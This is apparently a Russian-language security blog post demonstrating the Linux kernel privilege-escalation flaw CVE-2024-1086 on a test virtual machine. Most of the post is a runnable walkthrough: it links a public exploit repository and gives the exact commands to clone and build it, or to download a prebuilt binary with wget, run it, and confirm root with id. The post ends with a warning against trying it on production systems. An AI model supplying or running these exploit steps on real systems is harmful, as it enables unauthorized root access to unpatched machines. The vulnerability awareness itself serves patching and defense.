
Речь идёт про CVE-2024-1086. Недавно по этой уязвимости было обновление, и прокатилась волна новостей по теме, поэтому я и обратил на неё внимание, хотя сама уязвимость ещё в январе была обнаружена. Уязвимости подвержены все необновлённые ядра Linux версий с 5.14 по 6.6.14. Я для теста взял виртуалку с уязвимым ядром и получил права root.
Есть репозиторий с готовый эксплойтом:
⇨ https://github.com/Notselwyn/CVE-2024-1086
Заходим в систему под юзером, смотрим ядро:
# uname -aLinux ubuntu22-vm 6.2.0-1014-azure #14~22.04.1-Ubuntu SMP Wed Sep 13 16:15:26 UTC 2023 x86_64 x86_64 x86_64 GNU/LinuxЯдро уязвимо. Клонируем репозиторий и собираем бинарник:
# git clone https://github.com/Notselwyn/CVE-2024-1086# cd CVE-2024-1086# makeДля успешной сборки нужны некоторые пакеты:
# apt install make gcc musl-toolsЕсли по какой-то причине не получится собрать, можете взять готовый бинарник:
# wget https://github.com/Notselwyn/CVE-2024-1086/releases/download/v1.0.0/exploit# chmod +x exploitЗапускаем эксплойт:
# ./exploitПроверяем своего пользователя:
# iduid=0(root) gid=0(root) groups=0(root)Система при работе эксплоита может зависнуть, так что срабатывает через раз. В репозитории несколько обращений по этой теме. Тем не менее, с большой долей вероятности эксплоит срабатывает. Я проверял несколько раз.
И таких уязвимостей в ядре находят немало. Иногда смотрю какие-то разборы взломов. Там взломщики тем или иным образом попадают в систему, чаще всего через веб приложения или сайты. Смотрят версию ядра, проверяют уязвимости и готовые эксплоиты по публичным базам данных. Если под ядро есть эксплоит, то практически без проблем получают полные права.
❗️На всякий случай предупрежу, а то мало ли. Не проверяйте этот эксплойт на рабочих системах. Я чисто для демонстрации работы уязвимостей в ядре всё это показал, потому что подобное и раньше видел. Это типовая история. Проверять свои системы так не надо.
#security